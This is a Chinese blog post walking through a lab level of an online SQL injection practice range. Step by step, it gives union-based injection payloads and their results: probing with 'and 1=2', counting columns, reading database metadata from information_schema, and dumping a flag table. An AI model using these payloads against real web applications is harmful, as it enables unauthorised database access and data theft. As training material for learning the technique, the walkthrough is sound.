

# 显错注入（一）

原创

樱浅沐冰 于 2020-06-24 00:39:22 发布 1591 收藏 6

分类专栏：[笔记](#) 文章标签：[SQL注入](#)

版权声明：本文为博主原创文章，遵循[CC 4.0 BY-SA](#) 版权协议，转载请附上原文出处链接和本声明。

本文链接：[https://blog.csdn.net/qq\\_45300786/article/details/106935578](https://blog.csdn.net/qq_45300786/article/details/106935578)

版权



[笔记 专栏收录该内容](#)

128 篇文章 5 订阅

订阅专栏

显错注入（一）

注入环境：<http://inject2.lab.aqlab.cn:81/Pass-01/index.php?id=1>

SQL注入原理解析以及举例1

sql注入是指web应用程序对用户输入数据的合法性没有判断，导致攻击者可以构造不同的sql语句来实现对数据库的操作。

sql注入漏洞产生满足条件：

- 1；用户能够控制数据的输入。
- 2；原本需要执行的代码，拼接了用户的输入。

举例：

注意：下面测试环境使用封神台免费靶场。可以从下面链接进入：<https://hack.zkaq.org/?a=battle>。

攻击流程：

- 1；判断是否存在sql注入漏洞。
- 2；判断网页存在字段数。
- 3；判断回显点。
- 4；获取信息。

测试开始：

测试目标获取管理员账号密码

- 一；判断是否存在sql注入漏洞。

没注入前

掌控安全学院SQL注入靶场

Pass-01  
Pass-02  
Pass-03  
Pass-04  
Pass-05  
Pass-06  
Pass-07  
Pass-08  
Pass-09  
Pass-10  
Pass-11  
Pass-12  
Pass-13  
Pass-14

**本关考点:**  
显错注入（一）

**任务**  
通过显错注入获得flag。  
对该页面进行GET传参，传参名为id

**数据库查询语句:**  
`select *from user where id=1`

**查询结果:**

Pass-15  
Pass-16  
Pass-17

Your Login name:test  
Your Password:mima

# 没注入之前

一，判断是否存在sql注入漏洞

1 and 1=2

在传参（? id=1）后面添加 and 1=2，查看页面


?id=1 and 1=2 查看页面是否正常。结果页面显示不正常。

#####

注释：因为id=1为真（可正常访问页面），且1=2为假，所以and条件永远不会成立。

对于web应用不会返回结果给用户。则攻击者能看到的是一个错误的界面或者页面结果为空。


当然，如果攻击者构造的请求异常，也会导致页面访问不正常。



1.2 1=1

确定是否存在语句逻辑错误导致页面不正常。?id=1 and 1=1 结果返回正常，初步判断存在sql漏洞

注释：1=1 为真，and条件语句成立。



2.1;

构建sql语句: ?id=1 and 1=1 order by 1


判断网页是否正常

这里我们尝试到? id=1 and 1=1 order by 4报错





可以判断到字段数为3 (?id=1 and 1=1 order by 3)



三; 判断回显点

构建sql语句: ?id=1 and 1=2 union select 1,2,3 (之后查询结果显示在下图红框位置)





四; 获取信息

4.1; 查看当前数据库库名以及数据库版本

构建sql语句: ?id=1 and 1=2 union select 1,database(),version()

#####

注释: union select 1,database(),其中数字1占一列,凑数,用来满足union定义。database(): 表示网站使用的数据库, version(): 表示当前mysql的版本, usr(): 当前mysql的用户。




4.2; 查询当前数据库以及表名称

构建sql语句: ?id=1 and 1=2 union select 1,2,table\_name from information\_schema.tables where table\_schema=database() limit 0,1


#####

注释: information\_schema数据库用于存储数据库元数据, 例如: 数据库名, 表名, 列的数据类型, 访问权限等(这里我们使用的时候就打information\_schema.tables)。tables用来存储数据库中的表的信息, 包括表属于哪个数据库, 表的类型, 存储引擎, 创建时间等。table\_schema和table\_schema是表tables中的数据库库名和表名。limit 0,1 表示第一行显示一行数据。limit 1,1 表示第二行显示一行数据。

表示第二行显示一行数据。



这里是user哦



#### 4.2; 查询当前数据库以及表名称 (方法二)

```
?id=1 and 1=2 union select 1,2,group_concat(table_name) from information_schema.tables where table_schema=database()  
#####
```

注释: group\_concat()函数是把选中列名, 在一行输出, 如下图

```
mysql>  
mysql> select group_concat(id) from user group by account;  
-----  
group_concat(id) |  
-----  
1,2  
3
```

```
rows in set (0.00 sec)
mysql> select *from user;
+----+-----+-----+-----+-----+
id | account | name | pwd | heading |
+----+-----+-----+-----+-----+
1 | 123 | 123 | 123 | NULL |
2 | 123 | a | a | NULL |
3 | A | A | A | NULL |
+----+-----+-----+-----+-----+
rows in set (0.00 sec)
mysql>
```

[https://blog.csdn.net/qq\\_45300786](https://blog.csdn.net/qq_45300786)

inject2.lab.aqlab.cn:81/Pass-01/index.php?id=1%20and%201=2%20union%20select%201,2,group\_concat(table\_name)%20from%20information\_schema.tables%20where%20table\_schema=database()

本关考点:  
显错注入 (一)

任务  
通过显错注入获得 flag。  
对该页面进行 GET 传参, 传参名为 id

数据库查询语句:  
select \*from user where id=1 and 1=2 union select 1,2,group\_concat(table\_name) from information\_schema.tables where table\_schema=database()

查询结果:  
Your Login name:2  
Your Password:error\_flag,user

[https://blog.csdn.net/qq\\_45300786](https://blog.csdn.net/qq_45300786)

### 4.3; 查询表error\_flag中的字段名, 查询到2个字段 flag Id

构建SQL语句: ?id=1 and 1=2 union select 1,2,column\_name from information\_schema.columns where table\_name='error\_flag' limit 0,1

构建SQL语句: ?id=1 and 1=2 union select 1,2,column\_name from information\_schema.columns where table\_name='error\_flag' limit 1,1

inject2.lab.aqlab.cn:81/Pass-01/index.php?id=1%20and%201=2%20union%20select%201,2,column\_name%20from%20information\_schema.columns%20where%20table\_name=%27error\_flag%27%20limit%200,1


本关考点:  
显错注入 (一)

任务  
通过显错注入获得 flag。  
对该页面进行 GET 传参, 传参名为 id

数据库查询语句:  
select \*from user where id=1 and 1=2 union select 1,2,column\_name from information\_schema.columns where table\_name='error\_flag' limit 0,1

查询结果:  
Your Login name:2  
Your Password:Id

[https://blog.csdn.net/qq\\_45300786](https://blog.csdn.net/qq_45300786)



#### 4.3; 查询表error\_flag中的字段名, 查询到2个字段 flag Id (方法二)

我们还是用group\_concat()函数在一行输出

?id=1 and 1=2 union select 1,2,group\_concat(column\_name) from information\_schema.columns where table\_schema=database() and table\_name='error\_flag'

The screenshot shows a web application security tool interface. The URL bar contains the payload: `inject2.lab.aqlab.cn:81/Pass-01/index.php?id=1%20and%201=2%20union%20select%201,2,group_concat(column_name)%20from%20information_schema.columns%20where%20table_schema=database()%20and%20table_name=...`. The interface includes sections for '本关考点' (Key Points), '任务' (Task), '数据库查询语句' (Database Query Statement), and '查询结果' (Query Results). The query statement is: `select *from user where id=1 and 1=2 union select 1,2,group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='error_flag'`. The results show: `Your Login name:2` and `Your Password:ld,flag`. A red arrow points to the 'ld' in the password, with the text '注意这里的Id的l是大写哦' (Note that the l in Id here is uppercase).

#### 4.4;查询字段值

既然我们明确了表和字段，那么现在就来查询值就奥利给了  
这里我

?id=1 and 1=2 union select 1,2,flag from error\_flag

The screenshot shows a web application security tool interface. The URL bar contains the payload: `inject2.lab.aqlab.cn:81/Pass-01/index.php?id=1%20and%201=2%20union%20select%201,2,flag%20from%20error_flag`. The interface includes sections for '本关考点' (Key Points), '任务' (Task), '数据库查询语句' (Database Query Statement), and '查询结果' (Query Results). The query statement is: `select *from user where id=1 and 1=2 union select 1,2,flag from error_flag`. The results show: `Your Login name:2` and `Your Password:zKaQ-98K`. A table of results is also shown: 

Id	flag
1	zKaQ-Nf
2	zKaQ-BJY
3	zKaQ-XiaoFang
4	zKaQ-98K

. A red arrow points to the 'zKaQ-98K' password, with the text '可以很明显的看到，如果不用limit函数指定位置的话，她是默认输出最后一个' (It is very obvious to see, if the limit function is not used to specify the position, she defaults to outputting the last one).

?id=1 and 1=2 union select 1,2,flag from error\_flag limit 0,1

?id=1 and 1=2 union select 1,2,flag from error\_flag limit 1,1

?id=1 and 1=2 union select 1,2,flag from error\_flag limit 2,1

?id=1 and 1=2 union select 1,2,flag from error\_flag limit 3,1

这里只是指定的位置变了，自己改下limit函数的数值就可以了，这里就不多展示了，到这里我们的flag就拿到了，不过还有方法二

inject2.lab.aqlab.cn:81/Pass-01/index.php?id=1%20and%201=2%20union%20select%201,2,flag%20from%20error\_flag%20limit%200,1

本关考点:  
显错注入 (一)

任务  
通过显错注入获得flag。  
对该页面进行GET传参，传参名为id

数据库查询语句:  
`select *from user where id=1 and 1=2 union select 1,2,flag from error_flag limit 0,1`

查询结果:  
Your Login name:2  
Your Password:zKaQ-Nf

Id	flag
1	zKaQ-Nf
2	zKaQ-BJY
3	zKaQ-XiaoFang
4	zKaQ-98K

用了limit函数才能指定位置输出

[https://blog.csdn.net/qq\\_45300786](https://blog.csdn.net/qq_45300786)

#### 4.4;查询字段值 (方法二)

既然我们明确了表和字段，那么现在就来查询值就奥利给了

?id=1 and 1=2 union select 1,2,group\_concat(id,flag) from error\_flag

inject2.lab.aqlab.cn:81/Pass-01/index.php?id=1%20and%201=2%20union%20select%201,2,group\_concat(id,flag)%20from%20error\_flag

Pass-01  
Pass-02  
Pass-03  
Pass-04  
Pass-05  
Pass-06  
Pass-07  
Pass-08  
Pass-09  
Pass-10  
Pass-11  
Pass-12  
Pass-13  
Pass-14  
Pass-15  
Pass-16  
Pass-17

本关考点:  
显错注入 (一)

任务  
通过显错注入获得flag。  
对该页面进行GET传参，传参名为id

数据库查询语句:  
`select *from user where id=1 and 1=2 union select 1,2,group_concat(id,flag) from error_flag`

查询结果:  
Your Login name:2  
Your Password:1zKaQ-Nf,2zKaQ-BJY,3zKaQ-XiaoFang,4zKaQ-98K

Id	flag
1	zKaQ-Nf
2	zKaQ-BJY
3	zKaQ-XiaoFang
4	zKaQ-98K

用了limit函数才能指定位置输出

[https://blog.csdn.net/qq\\_45300786](https://blog.csdn.net/qq_45300786)